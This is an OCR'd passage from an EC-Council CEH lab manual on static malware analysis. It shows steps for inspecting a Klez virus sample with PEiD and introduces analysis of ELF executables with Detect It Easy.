


3. The **Choose the file to open** window appears; navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Viruses\Klez Virus Live!**, select the **face.exe** file, and click **Open**.



Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

4. As soon as you click **Open**, PEiD analyzes the file and provides information, as shown in the screenshot.



5. Close all windows once the analysis is complete.


Task 4: Analyze ELF Executable File using Detect It Easy (DIE)

The Executable and Linkable Format (ELF) is a generic executable file format in Linux environment. It contains three main components including ELF header, sections, and segments. Each component plays an independent role in the loading and execution of ELF executables. The static analysis of an ELF file involves investigating an ELF executable file without running or installing it. It also involves accessing the binary code and extracting valuable artifacts from the program. Numerous tools can be used to perform static analysis on ELF files. In this task, we will be using Detect It Easy (DIE) tool to analyze ELF file.


Detect It Easy (DIE) is an application used for determining the types of files. Apart from the Windows, DIE is also available for Linux and Mac OS. It has a completely open architecture of signatures and can easily add its own algorithms for detecting or modifying the existing signatures. It detects a file's compiler, linker, packer, etc. using a signature-based detection method.

1. In the **Windows 11** machine, navigate to **E:\CEH-Tools\CEHv12 Module 07 Malware Threats\Malware Analysis Tools\Static Malware Analysis Tools\Packaging and Obfuscation Tools\DIE** and double-click **die.exe**.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




2. **Open File - Security Warning** appears, click **Run**.
3. **Detect It Easy** window appears. Click ellipses icon next to the **File name** text field.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

